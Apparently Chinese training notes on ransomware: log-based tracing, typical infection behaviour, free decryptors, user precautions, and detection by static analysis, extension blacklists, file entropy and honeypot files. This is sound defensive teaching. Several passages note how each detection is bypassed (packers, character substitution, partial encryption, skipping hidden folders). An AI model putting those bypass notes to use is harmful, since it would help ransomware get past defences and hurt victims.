
1. 从各类**网络设备的日志**中查找异常（防火墙日志）；
2. 从服务器**操作系统安全日志**查找异常；（windows 安全日志，下图中日志被黑客清空了）
3. 从**客户端操作系统**查找异常；（客户端异常登录日志）
4. 利用网络上**免费的病毒溯源工具**查找异常。

中勒索病毒行为


勒索病毒运行后的行为：

- ① 将系统内的文本、文档等文件**加密**
- ② 每个文件夹都会生成文字版和图片版的**勒索信息**
- ③ 程序会自我复制，自我**删除**，遍历进程
- ④ 程序会**修改注册表**，添加启动项，开机弹出勒索信息
- ⑤ 向某 IP 的 80 端口**发送数据**


中勒索病毒行为



勒索软件 WannaCrypt 运行流程 (2017)



勒索病毒加密过程



免费勒索软件解密

工具	功能
Shade Decryptor	解密受所有 Shade 版本影响的文件
Rakhni Decryptor	解密被 Rakhni、Agent.iih、Aura、Autoit、Pletor、Rotor、Lamer、Cryptokluchen、Lortok、Democry、Bitman、TeslaCrypt（V3 和 V4）、Chimera、Crysis（V2 和 V3）锁定的文件。最新
Rannoh Decryptor	解密被 Rannoh、AutoIt、Fury、Cryakl、Crybola、CryptXXX（V1、V2 和 V3）和 Polyglot aka Marsjoke 锁定的文件
CoinVault Decryptor	解密被 CoinVault 和 Bitcryptor 锁定的文件。此解密器是卡巴斯基与荷兰警方的国家高科技罪案组（NHTCU）与荷兰国家检察机关合作开发的
Xorist	解密被 Xorist 和 Vandev 锁定的文件。

(一) 养成良好的安全习惯


- 电脑应当安装具有云防护和主动防御功能的**安全软件**。
- 可使用安全软件的**漏洞修复**功能，第一时间为操作系统和 IE、Flash 等常用软件打好补丁。
- 尽量使用**安全浏览器**，减少遭遇挂马攻击、钓鱼网站的风险。
- 重要文档、数据应经常做**备份**，一旦文件损坏或丢失，也可以及时找回。
- 电脑设置的**口令**要足够复杂，包括数字、大小写字母、符号且长度至少应该有 8 位。

(二) 减少危险的上网操作

- 不要浏览来路不明的色情、赌博等**不良信息网站**，此类网站经常被用于发起**挂马、钓鱼攻击**。
- 不要轻易打开陌生人发来的**邮件附件**或邮件正文中的**网址链接**。也不要轻易打开扩展名为 js、vbs、wsf、bat、cmd、ps1 等**脚本文件**和 exe、scr 等**可执行程序**，对于陌生人发来的**压缩文件包**，更应提高警惕，先使用安全软件进行检查后再打开。
- 电脑连接**移动存储设备**（如 U 盘、移动硬盘等），应首先使用安全软件检测其安全性。
- 对于**安全性不确定的文件**，可以选择在安全软件的沙箱功能中打开运行，从而避免木马对实际系统的破坏

勒索病毒检测

恶意代码检测技术



文件类型
样本hash
输入表hash
各区段hash
资源hash
字符串
版本信息
数字签名
进程行为
文件行为
注册表行为
网络行为
注入行为
调用的敏感api
所有杀毒引擎的扫描结果
等。。。

静态分析

静态文件分析是一种恶意软件分析方法，它主要查看可执行文件是否可疑，但并不实际运行代码。

- 静态文件分析会查找**已知的恶意代码序列或可疑字符串**，比如经常被盯上的文件扩展名和勒索信中所用的常用词。
- 分析工具会标记可执行文件中的可疑部分，可用于检查文件中的嵌入字符串、库、导入内容及其他攻陷指标（IOC）。
- 不过此项检测手段需要**依赖于针对勒索软件构建的威胁情报体系**，不断增扩展名、可疑字符串等。同时，此项手段需人工处置的比例较大，产品化可能较低。
- 使用打包器 / 加密器（Packer/Crypter）或只需**将字符换成数字或特殊字符**，即可轻松绕过。

常见文件扩展名检测

借助文件访问监控工具，组织可以**将已知勒索软件的扩展名文件重命名操作列入黑名单**，或者使用这类扩展名的新文件一旦创建，就发出警报。

比如说，Netapp 的文件访问监控工具让你可以阻止某些类型的扩展名保存在存储系统和共享区上，比如 WannaCry 勒索软件（.wncry）。

研究人员已**针对勒索软件扩展名整理出众多列表**，包括附有常见勒索软件扩展名的列表。可以较为方便的获取使用。不过此项检测手段也**仅针对已知的勒索软件**，对于勒索软件的变种防护能力较差。此手段可与用户部署的终端安全产品形成联动。

优点：

- 采用黑名单模式，检测误报率低；
- 可较有效对付常见已知勒索软件；

缺点：

- 可轻松绕过，难以识别采用新扩展名的勒索软件；
- 很难找到拥有扩展名黑名单功能的文件监控工具。

测量文件数据的变化（熵）

在网络安全界，文件的熵是指一种测量随机性的特定指标，名为“香农熵”（Shannon Entropy）：**典型的文本文件有较低的熵，而加密或压缩的文件有较高的熵。**换句话说，通过跟踪文件的数据变化率，安全人员就可以确定文件是否经过加密。使用文件熵可以实现检测并阻止加密个人文件的非法进程。测量文件熵的工具还可以在多次标记修改、出现重大变化后快速阻止恶意进程。

优点：

- 可以检测出静态引擎无法捕获的勒索软件；
- 误报率低于以上提到的动态检测手段。

缺点：

- 对终端设备的 CPU 资源占用率高；
- 文件将被加密，直至达到一定水平的可信度，因此无法阻止所有勒索破坏；
- 如果攻击者仅加密文件的一部分或分块加密，可轻松绕过该检测模式。

蜜罐文件

蜜罐文件是故意放到共享文件夹 / 位置的虚假文件，以便检测可能存在的攻击者。**一旦蜜罐文件被打开，就发出警报。**比如说，一个名为 **passwords.txt** 的文件可以用作工作站上的蜜罐文件。目前，我国主流安全厂商推出的勒索软件防护方案中，都已采用此种方式进行防护，例如安天、安恒、奇安信、深信服等。

创建快速简便的蜜罐文件的一种常见方法是使用 Canarytokens。Canarytokens 是 Canary 公司提供的一款免费工具，可将令牌（独特的标识符）嵌入到文档中，比如 Microsoft Word、Microsoft Excel、Adobe Acrobat、图片和目录文件夹等更多文档中。

优点：


- 可以检测出静态引擎无法捕获的未知勒索软件。

缺点：

- 存在误报，因为某些合法程序和用户也可能接触诱饵文件；
- 如果勒索软件跳过隐藏的文件 / 文件夹或攻击特定文件夹，即可绕过

